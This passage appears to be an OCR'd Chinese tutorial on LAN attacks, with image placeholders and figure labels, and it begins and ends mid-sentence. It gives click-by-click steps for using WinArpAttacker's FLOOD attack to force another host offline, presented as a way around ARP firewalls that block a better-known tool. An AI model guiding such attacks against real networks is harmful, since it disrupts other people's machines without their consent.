提醒一下，请注意安全，因





图6






图8

图7




图9




图10

为技术高明的网管还是很容易找出ARP攻击源头的。由于网络执法官太出名了，因此很多ARP防火墙都会拦截它的攻击，我们再来学习使用另一款软件WinArpAttacker进行ARP强制下线攻击，它是一款国外软件，其界面如图6所示，点击上方的“SCAN”搜索按钮，然后随便勾选上一个IP地址，选择“Attack”菜单中的第一个“FLOOD”洪水攻击，就可以进行洪水攻击了，如图7。此时Attack按钮会变为灰色不可点状态，点击“STOP”按钮则结束攻击，如图8，我们还可以看见攻击事件报告等内容，一些简单的英文很容易理解，“Flooding mission started successfully.”是“洪

